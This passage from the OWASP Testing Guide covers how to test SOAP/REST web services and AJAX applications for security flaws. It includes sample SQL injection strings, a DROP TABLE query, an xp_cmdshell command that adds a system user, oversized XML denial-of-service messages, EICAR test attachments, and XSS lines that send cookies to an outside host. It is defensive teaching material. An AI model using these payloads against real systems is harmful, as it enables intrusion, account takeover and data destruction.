With this tool we can test our web services, interacting with them through a simple interface, to enter search queries and invoke web services dynamically, without writing code.

When we interact with the web service, malicious data has been entered into WSDigger, and the web service method must be invoked by clicking on the invoke button.



Result expected:

The tester should include full details of where the web service application permits access to an operation that is not used during normal SOAP messages and that provides access to confidential data.

REFERENCES

Whitepapers

- W3Schools schema introduction - http://www.w3schools.com/schema/schema_intro.asp

Tools

- [OWASP WebScarab](#): Web Services plugin
- Foundstone WSDigger: <http://www.foundstone.com/us/resources/proddesc/wsdigger.htm>

4.10.3 XML STRUCTURAL TESTING (OWASP-WS-003)

BRIEF SUMMARY

XML needs to be well-formed to function properly. XML which is not well-formed shall fail when parsed by the XML parser on the server side. A parser needs to run through the entire XML message in a serial manner in order to assess the XML well-formedness.

An XML parser is also very CPU labour intensive. Some attack vectors exploit this weakness by sending very large or malformed XML messages.

Testers can create XML documents which are structured in such a way as to create a denial of service attack on the receiving server by tying up memory and CPU resources. This occurs via overloading the XML parser ,which, as we mentioned, is very CPU-intensive.

DESCRIPTION OF THE ISSUE

This section discusses the types of attack vectors one could send to a web service in an attempt to assess its reaction to malformed or maliciously-crafted messages.

For example, elements which contain large numbers of attributes can cause problems with parsers. This category of attack also includes XML documents which are not well-formed XML (e.g., with overlapping elements, or with open tags that have no matching close tags). DOM-based parsing can be vulnerable to DoS due to the fact that the complete message is loaded into memory (as opposed to SAX parsing). For example, oversized attachments can cause an issue with DOM architectures.

Web Services weakness: You have to parse XML via SAX or DOM before validating the structure and content of the message.

BLACK BOX TESTING AND EXAMPLE

Examples:

Malformed structure: the XML message must be well -ormed in order to be successfully parsed. Malformed SOAP messages may cause unhandled exceptions to occur:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<note id="666">
<to>OWASP
<from>EOIN</from>
<heading>I am Malformed </to>
</heading>
<body>Don't forget me this weekend!</body>
</note>
```

Example 2:

Back to the following WS example:

```
http://www.example.com/ws/FindIP.asmx?WSDL
```

we have obtained the following WS Profile:

```
[Method] GetURLIP
[Input] string EnterURL
[Output] string
```

A standard SOAP Request is like the following:

```
POST /ws/email/FindIP.asmx HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; MS Web Services Client Protocol 1.1.4322.2032)
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://example.com/webservices/GetURLIP"
Content-Length: 329
Expect: 100-continue
Connection: Keep-Alive
Host: www.example.com
```



```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body>
<GetURLIP xmlns="http://example.com/webservices/">
<EnterURL>www.owasp.org</EnterURL>
</GetURLIP>
</soap:Body>
</soap:Envelope>
```

The SOAP Response is:

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Mon, 26 Mar 2007 11:29:25 GMT
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 1.1.4322
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 396
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body>
<GetURLIPResponse xmlns="http://example.com/webservices/">
<GetURLIPResult>www.owasp.com IP Address is: 216.48.3.18
</GetURLIPResult>
</GetURLIPResponse>
</soap:Body>
</soap:Envelope>
```

An example of XML Structural testing is the following:

```
POST /ws/email/FindIP.asmx HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; MS Web Services Client Protocol 1.1.4322.2032)
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://example.com/webservices/GetURLIP"
Content-Length: 329
Expect: 100-continue
Connection: Keep-Alive
Host: www.example.com
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body>
<GetURLIP xmlns="http://example.com/webservices/">
<EnterURL>www.example.com
</GetURLIP>
</EnterURL>
</soap:Body>
</soap:Envelope>
```

A web service utilizing DOM-based parsing can be "upset" by including a very large payload in the XML message, which the parser would be obliged to parse:

VERY LARGE & UNEXPECTED PAYLOAD:

```
<Envelope>
```



```

<Header>
  <wsse:Security>
    <Hehehe>I am a Large String (1MB)</Hehehe>
    <Hehehe>I am a Large String (1MB)</Hehehe>
    <Hehehe>I am a Large String (1MB)</Hehehe>
    <Hehehe>I am a Large String (1MB)</Hehehe>
    <Hehehe>I am a Large String (1MB)</Hehehe>
    <Hehehe>I am a Large String (1MB)</Hehehe>
    <Hehehe>I am a Large String (1MB)</Hehehe>...
    <Signature>...</Signature>
  </wsse:Security>
</Header>
<Body>
  <BuyCopy><ISBN>0098666891726</ISBN></BuyCopy>
</Body></Envelope>

```

Binary attachments:

Web Services can also have a binary attachment, such as a Blob or exe. Web service attachments are encoded in base64 format, since the trend is that DIME (Direct Internet Message Encapsulation) seems to be a dead-end solution.

By attaching a very large base64 string to the message, a tester may consume parser resources to the point of affecting availability. Additional attacks may include the injection of an infected binary file into the base64 binary stream. Inadequate parsing of such an attachment may exhaust resources:

UNEXPECTED LARGE BLOB:

```

<Envelope>
  <Header>
    <wsse:Security>
      <file>jgiGldkooJSSKFM% ( ) LFM$MFKF) $KRFWF$FRFkflfkfkcorepoLPKOMkjiujhy:llki-123-01ke123-
        04QWS03994k£R$Trfefelfdk4r-
45kgk3lg"£!04040lf;lFfCVr$V$BB^N&*<M&NNB%.....10MB</file>
      <Signature>...</Signature>
    </wsse:Security>
  </Header>
  <Body>
    <BuyCopy><ISBN>0098666891726</ISBN></BuyCopy>
  </Body>
</Envelope>


```

WSDigger

Using this tool we can insert a malicious data into web service method and see the results in the output of WSDigger interface.

WSDigger contains sample attack plug-ins for:

- SQL injection
- cross site scripting
- XPATH injection attacks



GREY BOX TESTING AND EXAMPLE

If one has access to the schema of the web service, it should be examined. One should assess that all the parameters are being data validated. Restrictions on appropriate values should be implemented in accordance to data validation best practice.

enumeration: Defines a list of acceptable values

fractionDigits: Specifies the maximum number of decimal places allowed.

Must be greater than or equal to zero

length: Specifies the exact number of characters or list items allowed.

Must be greater than or equal to zero

maxExclusive: Specifies the upper bounds for numeric values

(the value must be less than this value)

maxInclusive: Specifies the upper bounds for numeric values

(the value must be less than or equal to this value)

maxLength: Specifies the maximum number of characters or list items allowed.

Must be greater than or equal to zero

minExclusive: Specifies the lower bounds for numeric values

(the value must be greater than this value)

minInclusive: Specifies the lower bounds for numeric values

(the value must be greater than or equal to this value)

minLength: Specifies the minimum number of characters or list items allowed.

Must be greater than or equal to zero

pattern: Defines the exact sequence of characters that are acceptable

totalDigits: Specifies the exact number of digits allowed. Must be greater than zero.

whiteSpace: Specifies how white space(line feeds, tabs, spaces, and carriage returns) is handled

REFERENCES

Whitepapers

- W3Schools schema introduction - http://www.w3schools.com/schema/schema_intro.asp

Tools

- [OWASP WebScarab](#): Web Services plugin

4.10.4 XML CONTENT-LEVEL TESTING (OWASP-WS-004)

BRIEF SUMMARY

Content-level attacks target the server hosting a web service and any applications that are utilized by the service, including web servers, databases, application servers, operating systems, etc. Content-level attack vectors include 1) SQL Injection or XPath injection 2) Buffer Overflow and 3) Command Injection.

DESCRIPTION OF THE ISSUE

Web Services are designed to be publicly available to provide services to clients using the internet as the common communication protocol. These services can be used to leverage legacy assets by exposing their functionality via SOAP using HTTP. SOAP messages contain method calls with parameters, including textual data and binary attachments, requesting the host to perform some function - database operations, image processing, document management, etc. Legacy applications exposed by the service may be vulnerable to malicious input that when previously limited to a private network was not an issue. In addition, because the server hosting the Web Service will need to process this data, the host server may be vulnerable if it is unpatched or otherwise unprotected from malicious content (e.g. plain text passwords, unrestricted file access, etc.).


An attacker can craft an XML document (SOAP message) that contains malicious elements in order to compromise the target system. Testing for proper content validation should be included in the web application-testing plan.

BLACK BOX TESTING AND EXAMPLE

Testing for SQL Injection or XPath Injection vulnerabilities



1. Examine the WSDL for the Web Service. WebScarab, an OWASP tool for many web application-testing functions, has a WebService plugin to execute web services functions.



2. In WebScarab, modify the parameter data based on the WSDL definition for the parameter.

Node	Type	Nilable	Value
KeywordSearchRequest			
KeywordSearchRequest	KeywordRequest		<userid>myuser</userid> <password>' OR 1=1</password>

Using a single quote ('), the tester can inject a conditional clause to return true, 1=1 when the SQL or XPath is executed. If this is used to log in, if the value is not validated, the login will succeed because 1=1.

The values for the operation:

```
<userid>myuser</userid> <password>' OR 1=1</password>
```

could translate in SQL as:

```
WHERE userid = 'myuser' and password = OR 1=1 and in XPath as: //user[userid='myuser' and password= OR 1=1]
```

Result Expected:

A tester than can continue using the web service in a higher privilege if authenticated, or execute commands on the database.

Testing for buffer overflow vulnerabilities:

It is possible to execute arbitrary code on vulnerable web servers via a web service. Sending a specially-crafted HTTP request to a vulnerable application can cause an overflow, and allow an attacker to execute code. Using a testing tool like MetaSploits or developing your own code, it is possible to craft a reusable exploit test. MailEnable Authorization Header Buffer Overflow is an example of an existing Web Service Buffer Overflow exploit, and is available as from MetaSploits as "mailenable_auth_header." The vulnerability is listed at the Open Source Vulnerability Database.

Result Expected:

Execution of arbitrary code to install malicious code.

GREY BOX TESTING AND EXAMPLES

1. Are parameters checked for invalid content - SQL constructs, HTML tags, etc.? Use the OWASP XSS guide (<http://www.owasp.org/index.php/XSS>) or the specific language implementation, such as htmlspecialchars() in PHP and never trust user input.

2. To mitigate buffer overflow attacks, check the web server, application servers, and database servers for updated patches and security (antivirus, malware, etc.).

REFERENCES

Whitepapers

- NIST Draft publications (SP800-95): "Guide to Secure Web Services" - <http://csrc.nist.gov/publications/drafts/Draft-SP800-95.pdf>
- OSVDB - <http://www.osvdb.org>

Tools

- OWASP WebScarab: Web Services plugin - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- MetaSploit - <http://www.metasploit.com>

4.10.5 HTTP GET PARAMETERS/REST TESTING (OWASP-WS-005)

BRIEF SUMMARY

Many XML applications are invoked by passing them parameters using HTTP GET queries. These are sometimes known as "REST-style" Web Services (REST = Representational State Transfer). These Web Services can be attacked by passing malicious content on the HTTP GET string (e.g. extra long parameters (2048 chars), SQL statements/injection (or OS Injection parameters)).

DESCRIPTION OF THE ISSUE

Given that Web services REST are in effect HTTP-In -> WS-OUT at attack patterns, they are very similar to regular HTTP attack vectors, discussed throughout the guide. For example, in the following HTTP request with query string *"/viewDetail=detail-10293"*, the HTTP GET parameter is *"detail- 10293"*.

BLACK BOX TESTING AND EXAMPLE

Say we had a Web Service which accepts the following HTTP GET query string:

```
https://www.ws.com/accountinfo?accountnumber=12039475&userId=asi9485jfuhe92
```

The resultant response would be similar to:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<Account="12039475">
<balance>€100</balance>
<body>Bank of Bannana account info</body>
</Account>
```

Testing the data validation on this REST web service is similar to generic application testing:

Try vectors such as:



```
https://www.ws.com/accountinfo?accountnumber=12039475' exec master..xp_cmdshell 'net user Vxr  
pass /Add &userId=asi9485jfuhe92
```

GREY BOX TESTING AND EXAMPLE

Upon the reception of an HTTP request, the code should do the following:

Check:

1. maximum length and minimum length
2. Validate payload
3. If possible, implement the following data validation strategies; "exact match", "known good," and "known bad" in that order.
4. Validate parameter names and existence.

REFERENCES

Whitepapers

- The OWASP Fuzz vectors list - http://www.owasp.org/index.php/OWASP_Testing_Guide_Appendix_C:_Fuzz_Vectors

4.10.6 NAUGHTY SOAP ATTACHMENTS (OWASP-WS-006)

BRIEF SUMMARY

This section describes attack vectors for Web Services that accept attachments. The danger exists in the processing of the attachment on the server and redistribution of the file to clients.

DESCRIPTION OF THE ISSUE

Binary files, including executables and document types that can contain malware, can be posted using a web service in several ways. These files can be sent as a parameter of a web service method; they can be sent as an attachment using SOAP with Attachments and they can be sent using DIME (Direct Internet Message Encapsulation) and WS-Attachments.

An attacker can craft an XML document (SOAP message) to send to a web service that contains malware as an attachment. Testing to ensure the Web Service host inspects SOAP attachments should be included in the web application testing plan.

BLACK BOX TESTING AND EXAMPLE

Testing for file as parameter vulnerabilities:

1. Find WSDL that accepts attachments:

For example:

```

... <s:element name="UploadFile">
  <s:complexType>
    <s:sequence>
      <s:element minOccurs="0" maxOccurs="1" name="filename" type="s:string" />
      <s:element minOccurs="0" maxOccurs="1" name="type" type="s:string" />
      <s:element minOccurs="0" maxOccurs="1" name="chunk" type="s:base64Binary" />
      <s:element minOccurs="1" maxOccurs="1" name="first" type="s:boolean" />
    </s:sequence>
  </s:complexType>
</s:element>
<s:element name="UploadFileResponse">
  <s:complexType>
    <s:sequence>
      <s:element minOccurs="1" maxOccurs="1" name="UploadFileResult" type="s:boolean" />
    </s:sequence>
  </s:complexType>
</s:element> ...

```

2. Attach a test virus attachment using a non-destructive virus like EICAR, to a SOAP message and post to the target Web Service. In this example, EICAR is used.

Soap message with EICAR attachment (as Base64 data):

```

POST /Service/Service.asmx HTTP/1.1
Host: somehost
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: http://somehost/service/UploadFile

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Body>
<UploadFile xmlns="http://somehost/service">
<filename>eicar.pdf</filename>
<type>pdf</type>
<chunk>X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*</chunk>
<first>true</first>
</UploadFile>
</soap:Body>
</soap:Envelope>

```

Result Expected:

A soap response with the UploadFileResult parameter set to true (this will vary per service). The eicar test virus file is allowed to be stored on the host server and can be redistributed as a PDF.

Testing for SOAP with Attachment vulnerabilities

The testing is similar, however the request would be similar to the following (note the EICAR base64 info):

```

POST /insuranceClaims HTTP/1.1
Host: www.risky-stuff.com
Content-Type: multipart/related; boundary=MIME_boundary; type=text/xml;
  start="<claim061400a.xml@claiming-it.com>"
Content-Length: XXXX
SOAPAction: http://schemas.risky-stuff.com/Auto-Claim
Content-Description: This is the optional message description.

```



```
--MIME_boundary
Content-Type: text/xml; charset=UTF-8
Content-Transfer-Encoding: 8bit
Content-ID: <claim061400a.xml@claiming-it.com>

<?xml version='1.0' ?>
<SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
<SOAP-ENV:Body>
<claim:insurance_claim_auto id="insurance_claim_document_id"
xmlns:claim="http://schemas.risky-stuff.com/Auto-Claim">
<theSignedForm href="cid:claim061400a.tiff@claiming-it.com"/>
<theCrashPhoto href="cid:claim061400a.jpeg@claiming-it.com"/>
<!-- ... more claim details go here... -->
</claim:insurance_claim_auto>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>

--MIME_boundary
Content-Type: image/tiff
Content-Transfer-Encoding: base64
Content-ID: <claim061400a.tiff@claiming-it.com>

X50!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
--MIME_boundary
Content-Type: image/jpeg
Content-Transfer-Encoding: binary
Content-ID: <claim061400a.jpeg@claiming-it.com>

...Raw JPEG image..
--MIME_boundary--
```

Result Expected:

The eicar test virus file is allowed to be stored on the host server and can be redistributed as a TIFF file.

REFERENCES

Whitepapers

- Xml.com - <http://www.xml.com/pub/a/2003/02/26/binaryxml.html>
- W3C: "Soap with Attachments" - <http://www.w3.org/TR/SOAP-attachments>

Tools

- EICAR (http://www.eicar.org/anti_virus_test_file.htm)
- OWASP WebScarab (http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project)

4.10.7 REPLAY TESTING (OWASP-WS-007)

BRIEF SUMMARY

This section describes testing replay vulnerabilities of a web service. The threat for a replay attack is that the attacker can assume the identity of a valid user and commit some nefarious act without detection.

DESCRIPTION OF THE ISSUE

A replay attack is a "man-in-the-middle" type of attack where a message is intercepted and replayed by an attacker to impersonate the original sender. For web services, as with other types of HTTP traffic, a sniffer such as Ethereal or Wireshark can capture traffic posted to a web service and using a tool like WebScarab, a tester can resend a packet to the target server. An attacker can attempt to resend the original message or change the message in order to compromise the host server.

BLACK BOX TESTING AND EXAMPLE


Testing for Replay Attack Vulnerabilities:

1. Using Wireshark on a network, sniff traffic and filter for web service traffic. Another alternative is to install WebScarab and use it as a proxy to capture http traffic

No.	Time	Source	Destination	Protocol	Info
1	0.000000	Cisco_6d:e4:54	Broadcast	ARP	who has 68.44.146.38? Tell 68.44.146.38
2	1.343978	Cisco_6d:e4:54	Broadcast	ARP	who has 68.44.147.169? Tell 68.44.147.169
3	1.739038	Cisco_6d:e4:54	Broadcast	ARP	who has 68.44.147.54? Tell 68.44.147.54
4	1.792101	Cisco_6d:e4:54	Broadcast	ARP	who has 68.44.147.42? Tell 68.44.147.42
5	2.184692	Cisco_6d:e4:54	Broadcast	ARP	who has 68.44.146.234? Tell 68.44.146.234
6	2.280818	68.38.190.181	195.228.39.202	TCP	2731 > https [SYN] Seq=0 Len=0 MSS=65535
7	2.408935	195.228.39.202	68.38.190.181	TCP	https > 2731 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0
8	2.408104	68.38.190.181	195.228.39.202	TCP	2731 > https [ACK] Seq=1 Ack=1 Win=0 Len=0
9	2.409595	68.38.190.181	195.228.39.202	SSL	Client Hello
10	2.418534	Cisco_6d:e4:54	Broadcast	ARP	who has 68.44.146.221? Tell 68.44.146.221
11	2.546243	195.228.39.202	68.38.190.181	TLSv1	Server Hello, Change Cipher Spec, Encrypted Handshake Message (Application Data)
12	2.547969	68.38.190.181	195.228.39.202	TLSv1	change Cipher Spec
13	2.854688	195.228.39.202	68.38.190.181	TCP	https > 2731 [ACK] Seq=123 Ack=117 Win=0 Len=0
14	2.854732	68.38.190.181	195.228.39.202	TLSv1	Encrypted Handshake Message (Application Data)
15	2.854991	195.228.39.202	68.38.190.181	TCP	https > 2731 [PSH, ACK] Seq=123 Ack=117 Win=0 Len=0
16	3.031428	195.228.39.202	68.38.190.181	TCP	https > 2731 [PSH, ACK] Seq=123 Ack=117 Win=0 Len=0
17	3.167044	68.38.190.181	195.228.39.202	TCP	2731 > https [ACK] Seq=826 Ack=1234 Win=0 Len=0
18	3.851140	Cisco_6d:e4:54	Broadcast	ARP	who has 68.45.198.8? Tell 68.45.198.8

Packet Length: 1165 bytes
 Capture Length: 1165 bytes
 [Frame is marked: False]
 [Protocols in frame: eth:ip:tcp:ssl]
 [Coloring Rule Name: TCP]
 [Coloring Rule String: tcp]
 Ethernet II, Src: Cisco_6d:e4:54 (00:0a:8b:6d:e4:54), Dst: quantaco_68:c5:5c (00:c0:9f:68:c5:5c)

2. Using the packets captured by ethereal, use TCPReplay to initiate the replay attack by reposting the packet. It may be necessary to capture many packets over time to determine session id patterns in order to assume a valid session id for the replay attack. It is also possible to manually post http traffic captured by WebScarab, using WebScarab



Result Expected:

The tester can assume the identity of the attacker.

GRAY BOX TESTING AND EXAMPLE

Testing for Replay Attack vulnerabilities

1. Does the web service employ some means of preventing the replay attack? Such as pseudo random Session tokens, Nonces with MAC addresses or Timestamping. Here is an example of an attempt to randomize session tokens: (from MSDN Wicked Code - <http://msdn.microsoft.com/msdnmag/issues/04/08/WickedCode/default.aspx?loc=&fig=true#fig1>).

```
string id = GetSessionIDMac().Substring (0, 24);
...
private string GetSessionIDMac (string id, string ip,
    string agent, string key)
{
    StringBuilder builder = new StringBuilder (id, 512);
    builder.Append (ip.Substring (0, ip.IndexOf ('.',
        ip.IndexOf ('.') + 1)));
    builder.Append (agent);
    using (HMACSHA1 hmac = new HMACSHA1
        (Encoding.UTF8.GetBytes (key))) {
        return Convert.ToBase64String (hmac.ComputeHash
            (Encoding.UTF8.GetBytes (builder.ToString ( ))));
    }
}
```

2. Can the site employ SSL - this will prevent unauthorized attempts to replay messages?

REFERENCES

Whitepapers

- W3C: "Web Services Architecture" - <http://www.w3.org/TR/ws-arch/>

Tools

- OWASP WebScarab - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- Ethereal - <http://www.ethereal.com/>
- Wireshark - <http://www.wireshark.org/> (recommended instead of Ethereal - same developers, same codebase)
- TCPReplay - <http://tcpreplay.synfin.net/trac/wiki/manual>

4.11 AJAX TESTING

AJAX, an acronym for Asynchronous JavaScript and XML, is a web development technique used to create more responsive web applications. It uses a combination of technologies in order to provide an experience that is more like using a desktop application. This is accomplished by using the XMLHttpRequest object and JavaScript to make asynchronous requests to the web server, parsing the responses and then updating the page DOM HTML and CSS.

Utilizing AJAX techniques can have tremendous usability benefits for web applications. From a security standpoint, however, AJAX applications have a greater attack surface than normal web applications, and they are often developed with a focus on what can be done rather than what should be done. Also, AJAX applications are more complicated because processing is done on both the client side and the server side. The use of frameworks to hide this complexity can help to reduce development headaches, but can also result in situations where developers do not fully understand where the code they are writing will execute. This can lead to situations where it is difficult to properly assess the risk associated with particular applications or features.

AJAX applications are vulnerable to the full range of traditional web application vulnerabilities. Insecure coding practices can lead to SQL injection vulnerabilities, misplaced trust in user-supplied input can lead to parameter tampering vulnerabilities, and a failure to require proper authentication and authorization can lead to problems with confidentiality and integrity. In addition, AJAX applications can be vulnerable to new classes of attack such as Cross Site Request Forgery (XSRF).

Testing AJAX applications can be challenging because developers are given a tremendous amount of freedom in how they communicate between the client and the server. In traditional web applications, standard HTML forms submitted via GET or POST requests have an easy-to-understand format, and it is therefore easy to modify or create new well-formed requests. AJAX applications often use different encoding or serialization schemes to submit POST data making it difficult for testing tools to reliably create automated test requests. The use of web proxy tools is extremely valuable for observing behind-the-scenes asynchronous traffic and for ultimately modifying this traffic to properly test the AJAX-enabled application.

In this section, we will visit these topics:

[4.11.1 AJAX Vulnerabilities](#) (OWASP-AJ-001)

[4.11.2 How to test AJAX](#) (OWASP-AJ-002)



4.11.1 AJAX VULNERABILITIES (OWASP-AJ-001)

INTRODUCTION

Asynchronous Javascript and XML (AJAX) is one of the latest techniques used by web application developers to provide a user experience similar to that of a local application. Since AJAX is still a new technology, there are many security issues that have not yet been fully researched. Some of the security issues in AJAX include:

- Increased attack surface with many more inputs to secure
- Exposed internal functions of the application
- Client access to third-party resources with no built-in security and encoding mechanisms
- Failure to protect authentication information and sessions
- Blurred line between client-side and server-side code, resulting in security mistakes

ATTACKS AND VULNERABILITIES

XMLHttpRequest Vulnerabilities

AJAX uses the XMLHttpRequest(XHR) object for all communication with a server-side application, frequently a web service. A client sends a request to a specific URL on the same server as the original page and can receive any kind of reply from the server. These replies are often snippets of HTML, but can also be XML, Javascript Object Notation (JSON), image data, or anything else that Javascript can process.

Secondly, in the case of accessing an AJAX page on a non-SSL connection, the subsequent XMLHttpRequest calls are also not SSL encrypted. Hence, the login data is traversing the wire in clear text. Using secure HTTPS/SSLchannels, which the modern day browsers support, is the easiest way to prevent such attacks from happening.

XMLHttpRequest(XHR) objects retrieve the information of all the servers on the web. This could lead to various other attacks such as SQL Injection, Cross Site Scripting (XSS), etc.

Increased Attack Surface

Unlike traditional web applications that exist completely on the server, AJAX applications extend across the client and server, which gives the client some powers. This throws in additional ways to potentially inject malicious content.

SQL Injection

SQL Injection attacks are remote attacks on the database, in which the attacker modifies the data on the database. A typical SQL Injection attack could be as follows

Example 1

```
SELECT id FROM users WHERE name='' OR 1=1 AND pass='' OR 1=1 LIMIT 1;
```

This query will always return one row (unless the table is empty), and it is likely to be the first entry in the table. For many applications, that entry is the administrative login - the one with the most privileges.

Example 2

```
SELECT id FROM users WHERE name='' AND pass=''; DROP TABLE users;
```

The above query drops all the tables and destructs the database.

More on SQL Injection can be found at [Testing for SQL Injection](#).

Cross Site Scripting

Cross Site Scripting is a technique by which malicious content is injected in the form of HTML links, JavaScript Alerts, or error messages. XSS exploits can be used for triggering various other attacks like cookie theft, account hijacking, and denial of service.

The Browser and AJAX Requests look identical, so the server is not able to classify them. Consequently, it won't be able to discern who made the request in the background. A JavaScript program can use AJAX to request a resource that occurs in the background without the user's knowledge. The browser will automatically add the necessary authentication or state-keeping information such as cookies to the request. JavaScript code can then access the response to this hidden request and then send more requests. This expansion of JavaScript functionality increases the possible damage of a Cross-Site Scripting (XSS) attack.

Also, an XSS attack could send requests for specific pages other than the page the user is currently looking at. This allows the attacker to actively look for certain content, potentially accessing the data.

The XSS payload can use AJAX requests to autonomously inject itself into pages and easily re-inject the same host with more XSS (like a virus), all of which can be done with no hard refresh. Thus, XSS can send multiple requests using complex HTTP methods to propagate itself invisibly to the user.

Example

```
<script>alert("howdy")</script>
<script>document.location='http://www.example.com/pag.pl?'+%20+document.cookie</script>
```

Usage:

```
http://example.com/login.php?variable="><script>document.location='http://www.irr.com/cont.php?'+document.cookie</script>
```

This will just redirect the page to an unknown and a malicious page after logging into the original page from where the request was made.

Client Side Injection Threats

- *XSS exploits* can give access to any client-side data, and can also modify the client-side code.
- *DOM Injection* is a type of XSS injection which happens through the sub-objects, document.location, document.URL, or document.referrer of the Document Object Model(DOM)

```
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
```



```
document.write(document.URL.substring(pos,document.URL.length));  
</SCRIPT>
```

- *JSON/XML/XSLT Injection* - Injection of malicious code in the XML content

AJAX Bridging

For security purposes, AJAX applications can only connect back to the Website from which they come. For example, JavaScript with AJAX downloaded from yahoo.com cannot make connections to google.com. To allow AJAX to contact third-party sites in this manner, the AJAX service bridge was created. In a bridge, a host provides a Web service that acts as a proxy to forward traffic between the JavaScript running on the client and the third-party site. A bridge could be considered a 'Web service to Web service' connection. An attacker could use this to access sites with restricted access.

Cross Site Request Forgery (CSRF)

CSRF is an exploit where an attacker forces a victim's web browser to send an HTTP request to any website of his choosing (the intranet is fair game as well). For example, while reading this post, the HTML/JavaScript code embedded in the web page could have forced your browser to make an off-domain request to your bank, blog, web mail, DSL router, etc. Invisibly, CSRF could have transferred funds, posted comments, compromised email lists, or reconfigured the network. When a victim is forced to make a CSRF request, it will be authenticated if they have recently logged in. The worst part is all system logs would verify that you in fact made the request. This attack, though not common, has been done before.

Denial of Service

Denial of Service is an old attack in which an attacker or vulnerable application forces the user to launch multiple XMLHttpRequests to a target application against the wishes of the user. In fact, browser domain restrictions make XMLHttpRequests useless in launching such attacks on other domains. Simple tricks such as using image tags nested within a JavaScript loop can do the trick more effectively. AJAX, being on the client-side, makes the attack easier.

```
<IMG SRC="http://example.com/cgi-bin/ouch.cgi?a=b">
```

Memory leaks

Browser Based Attacks

